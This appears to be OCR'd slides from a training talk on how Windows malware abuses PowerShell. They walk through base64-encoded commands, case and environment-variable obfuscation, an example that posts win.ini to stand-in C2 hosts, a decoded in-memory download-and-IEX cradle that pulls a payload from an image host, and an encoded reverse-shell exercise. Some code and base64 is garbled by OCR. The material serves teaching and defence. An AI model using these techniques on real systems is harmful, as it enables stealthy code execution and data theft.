PowerShell

Introduction


...and why it's loved by many Windows malware.

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- Proficient in
 - .NET
 - Windows internals
 - Forensics





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Basics

Let's start with the basics

```
Windows Powershell
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PS C:\Users\34146>
```

...you've probably seen this.

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PS C:\Users\34146> cmd

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
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
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
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






SURPRISE

You are missing out!









And so much more!

...we'll get into that later.

DIFFERENT TYPES OF POWERSHELL



PowerShell (posh/powershell)

- Shipped with every Windows 7 and above
- Default shell in Windows 10



PowerShell Core (pwsh)

- Re-implementation of PowerShell in .NET Core
- Cross-platform!

WHAT YOU NEED TO KNOW

- PowerShell commands are called "cmdlets"
- Every cmdlet consists of **Verb-Noun**
 - Only a set of verbs are approved (Get-Verb)
- Not case sensitive (Ls | FoReACh-ObJecT {\$_})
- Ability to create aliases (? -> Where-Object)
- .NET-based
 - Ability to execute any supported .NET assembly
 - O Call various BCL methods and properties
- Backtick (`) = escape character
 - o `n = new line





USEFUL ALIASES ARE CREATED BY DEFAULT

ls -> Get-ChildItem

cat -> Get-Content



Encoded Commands

Complex script? Just Base64 it!



Powershell.exe /?

-EncodedCommand
Accepts a base-64-encoded string
version of a command. Use this
parameter
to submit commands to Windows
PowerShell that require complex
quotation
marks or curly braces.



So...

```
$c2Stations = "https://ex
ample.com", "https://cont
oso.com";$c2Stations | %{
gc $env:windir\win.ini |
iwr -Method Post $_}
```



Can become...

powershell.exe -noprofile enc "JABjADIAUwB0AGEAdABpAG8AbgBzACAA
PQAgACIAaAB0AHQAcABzADoALwAvAGUAeABhA
G0AcABsAGUALgBjAG8AbQAiACwAIAAiAGgAdA
B0AHAAcwA6AC8ALwBjAG8AbgB0AG8AcwBvAC4
AYwBvAG0AIgA7ACQAYwAyAFMAdABhAHQAaQBv
AG4AcwAgAHwAIAAlAHsAZwBjACAAJABlAG4Ad
gA6AHcAaQBuAGQAaQByAFwAdwBpAG4ALgBpAG
4AaQAgAHwAIABpAHcAcgAgAC0ATQBlAHQAaAB
vAGQAIABQAG8AcwB0ACAAJABfAH0A"



Case Insensitivity

PowerShell commands are case-insensitive!

So...

```
$c2Stations = "https://ex
ample.com", "https://cont
oso.com";$c2Stations | %{
gc $env:windir\win.ini |
iwr -Method Post $_}
```



Can become...

```
$C2sTaTiONs = "Https://ex
ampLe.COM", "https://COnT
oSO.cOM";$C2sTAtIonS | %{
gc $ENV:wINDIr\wiN.INI |
iWR -meThod posT $_}
```



Universal Env Vars

Windows environment variables can sometimes contain strings that are almost always the same.

For example...

```
$env:ProgramFiles
```

-> "C:\Program Files"

\$env:comspec

-> "C:\WINDOWS\system32\cmd.exe"



So...

```
Input:
  $env:programfiles[9] + $env:
  comspec[12] + $env:comspec[9
  ] + $env:comspec[14] + $env:
  programfiles[7]
Output:
  "myStr"
```



.NET CALLS

PowerShell can make .NET calls.





With PowerShell...

...we can craft something like this.



powershell.exe -noprofile -

enc "JAB3AGMAIAA9ACAAWwBzAFkAUwB0AEUATQAuAG4AZQB0AC4AVwBFAEIAQwBMAEkAZQB OAHQAXQA6ADoAbqBlAFcAKAApADsAIAAkAEYAcwAqAD0AIABbAFMAWQBzAHQARQBNAC4AaQB PAC4AbQBlAE0AbwByAFkAUwBUAHIARQBBAG0AXQAkAFcAYwAuAGQATwB3AE4ATABvAGEAZAB kAGEAdABBACgAJwBoAHQAVABwAFMAOgAvAC8AJwArACAAJABlAG4AVgA6AHAAcgBvAGcAUgB BAEOARgBJAGwAZQBzAFsAMQAyAFOAIAArACAAJwAuAGkAYgBiAC4AJwArACAAJABFAG4AdgA 6AEMAbwBtAHMAcABFAEMAWwAyADAAXQArACcATwAvAFQAMgB2ACcAKwBbAEMASABBAFIAXQA 1ADcAKwAnADYAMgBaAC8AZQB2AEkAbAAtAFAAQQBZAGwATwBBAEQALgBQACcAKwAkAEUATgB 2ADoAYwBvAE0AcwBQAGUAYwBbADUAXQArACAAJwBnACcAKQA7ACAAJABGAFMALqBzAGUARQB rACgAMABYADIAZAA3ADgALAAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBTAEUARQBLAE8AUgB JAEcAaQBuAFQAQqA6AEIARQBnAEkAbqApADsAIAAkAGcAeqBrAGsAaqB3ACAAPQAqAFsAQqB ZAHQAZQBbAF0AXQA6ADoATqBFAFcAKAAwAHqANAA3ACkAOwAqACQAZqBzAC4AUqBlAGEARAA oACQAZwB6AGsAawBgAHcALAAgADAALAAgACQAZwB6AGsAawBgAHcALgBsAEUATgBHAFQAaAA pADsAIAAkAGYAcwAuAGMAbABvAHMARQAoACkAOwBbAFMAWQBTAHQARQBNAC4AVABlAFqAdAA uAGUATgBjAE8ARABpAG4AZwBdADoA0gBVAFQARgA4AC4ARwBFAFQAUwBUAHIASQBuAEcAKAA kAGcAegBrAGsAagB3ACkAfABJAGUAWAA="

PS C:\Users\34146\source\repos\Invoke-Obfuscation> powershell.exe -noprofile -e nc "JAB3AGMAIAA9ACAAWwBZAFKAUWB0AEUATQAUAG4AZQB0AC4AVWBFAEIAQWBMAEKAZQBOAHQAXQA 6ADOAbgBlAFCAKAApADSAIAAKAEYACWAGAD0AIABbAFMAWQBZAHQARQBNAC4AAQBPAC4AbQBlAE0Abw ByAFKAUWBUAHIARQBBAG0AXQAKAFCAYWAUAGQATWB3AE4ATABVAGEAZABKAGEAdABBACGAJWBOAHQAV ABWAFMAOGAVAC8AJWARACAAJABlAG4AVGA6AHAACGBVAGCAUGBBAE0ARGBJAGWAZQBZAFSAMQAYAF0A IAARACAAJWAUAGKAYGBiAC4AJWARACAAJABFAG4Adga6AEMAbWBtAHMACABFAEMAWWAYADAAXQARACC ATWAVAFQAMGB2ACCAKWBbAEMASABBAFIAXQAIADCAKWANADYAMGBAAC8AZQB2AEKAbAAtAFAAQQBZAG WATWBBAEQALGBQACCAKWAKAEUATGB2ADOAYWBVAE0ACWBQAGUAYWBbADUAXQARACAAJWBNACCAKQA7A CAAJABGAFMALGBZAGUARQBRACGAMABYADIAZAA3ADGALAAGAFSAUWB5AHMAdABlAG0ALGBJAE8ALGBT AEUARQBLAE8AUGBJAECAAQBUAF0AOGA6AEIARQBNAEKAbGAPGSAIBASACAAPQA GAFSAQGBZAHQAZQBbAF0AXQA6ADOATGBFAFCAKAAWAHGANAA3ACKAOWAGACQAZGBZAC4AUGBlAGEARA AOACQAZWB6AGSAAWBQAHCALAAGADAALAAGACQAZWB6AGSAAWBQAHCALAAGADAALAAGACQAZWB6AGSAAWBQAHCALAAGADAALAAGACQAZWB6AGSAAWBQAHCALAAGADAALAAGACQAZWB6AGSAAWBQAHCALAAGADAALAAGACQAZWB6AGSAAWBQAHCALGBSAEUATGBHAFQAAAAPADSAI AAKAGYACWAUAGMABBVAHMARQAOACKAOWBBAFMAWQBTAHQARQBNAC4AVABlAFGAdAAUAGUATGBJAE8A RABPAG4AZWBdADOAOGBVAFQARGA4AC4ARWBFAFQAUWBUAHIASQBUAECAKAAKAGCAEGBRAGSAAGB3ACK AFABJAGUAWAA="

.

Okay, WHAT?

Let's break this base64-encoded string down

```
$wc = [sYStEM.net.WEBCLIeNt]::neW(); $Fs = [SYstEM.i0.meMorYSTrEAm]$Wc.d
OwNLoaddatA('htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:ComspEC[20]
1.10/T2v4-[CHAP]E7-1627/ovT]
```

]+'0/T2v'+[CHAR]57+'62Z/evIl-

PAYlOAD.P'+\$ENv:coMsPec[5]+ 'g'); \$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEqIn); \$qzkkjw = [BYte[]]::NEW(0x47); \$fs.ReaD(\$qzkkjw, 0, \$qzkkjw.l

ENGTh); \$fs.closE();[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG(\$gzkkjw)|IeX

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$wc = [sYStEM.net.WEBCLIeNt]::neW()
$Fs = [SYstEM.i0.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://'+ $enV:progRAMF
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$fs.ReaD($gzkkjw, 0, $gzkkjw.lENGTh)
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[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG(\$gzkkjw)|IeX

\$fs.closE()

No traces; all done in memory.

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Fetches data from a C2 station!

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[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```

```
'htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:C
omspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g'
```

Deobfuscate by pasting the code

```
'htTpS://'+ $enV:progRAMFIles[12] + '.ibb.'+ $Env:C
omspEC[20]+'0/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g'
```

Deobfuscate by pasting the code



...reveals the C2 endpoint

'htTpS://i.ibb.c0/T2v962Z/evIl-PAYl0AD.PNg'

Upload and share your images.

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START UPLOADING

The C2 endpoint is a public image host like imgur!

Upload and share your images.


Drag and drop anywhere you want and start uploading your images now. 32 MB limit. Direct image links, BBCode and HTML thumbnails.

START UPLOADING

Difficult to block due to popularity and legitimate use cases


- Notevil

Payload looks innocent enough?



Code execution!

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```



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EXERCISE

Find out what the threat actor is trying to do and get the flag!

Code


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REVERSE SHELL

powershell.exe -nop enc "JAB0AGMACAA9AFsATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AV
ABjAHAAQwBsAGKAZQBuAHQAXQA6ADoAbgBlAHCAKAAiAGwAbwBjAGE
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DAAKQB7ACQAZABhAHQAYQA9AFSAVABlAHGAdAAUAEUAbgBjAG8AZAB
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GUAbgBnAHQAAAAPADSAJABZAHQALGBGAGWAQQBZAGGAKAAPADSAFQA
7ACQAGABJAHAALGBDAGWAbWBZAGUAKAAPAA=="





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